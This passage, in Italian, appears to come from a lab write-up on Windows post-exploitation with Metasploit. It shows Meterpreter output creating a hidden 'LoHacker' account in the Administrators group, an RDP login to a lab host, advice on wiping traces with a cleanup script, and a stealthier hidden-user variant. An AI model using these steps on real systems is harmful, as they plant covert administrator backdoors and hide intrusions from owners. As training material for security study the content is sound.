[!] Example: run post/windows/manage/enable_rdp OPTION=value [ ... ]
[*] Windows Remote Desktop Configuration Meterpreter Script by Darkoperator
[*] Carlos Perez carlos_perez@darkoperator.com
[*] Setting user account for logon
[*] Adding User: LoHacker with Password: procione
[*] Hiding user from Windows Login screen
[*] Adding User: LoHacker to local group 'Remote Desktop Users'
[*] Adding User: LoHacker to local group 'Administrators'
[*] You can now login with the created user
[*] For cleanup use command: run multi_console_command -r /home/kali/.msf4/logs/scripts/getgui/clean_up__20221214.0916.rc
meterpreter >
```

A questo punto usando (da Kali) il comando <rdesktop+username/password (scelte per loggarci)+IP target> verrà effettuato il login ricevendo un messaggio che ci informa che si è già loggati e che continuando lo user principale verrà disconnesso


```
(kali㉿kali)-[~]
└─$ rdesktop -u Lohacker -p procione 192.168.200.200
[*] Meterpreter session 1 opened 192.168.200.100:7777 -> 192.168.200.200

meterpreter > getgui -e
[*] Unknown command: getgui
```

Ricevendo un messaggio che ci informa che si è già loggati e che continuando lo user principale verrà disconnesso







Si sarà quindi ottenuto il totale controllo diretto del sistema target, questa operazione è molto tracciabile ed è consigliabile usare uno script di cleanup per rimuovere l'account aggiunto e le sue tracce.

Inoltre può essere abilitato un nuovo user in un modo più stealth, per cui non comparirà alcun messaggio di disconnessione sulla macchina target (User stealth denominato "Epicode" stavolta)



Tramite <idletime> è monitorabile il tempo di connessione user remota

```
meterpreter > idletime
User has been idle for: 6 mins 28 secs
meterpreter > 
```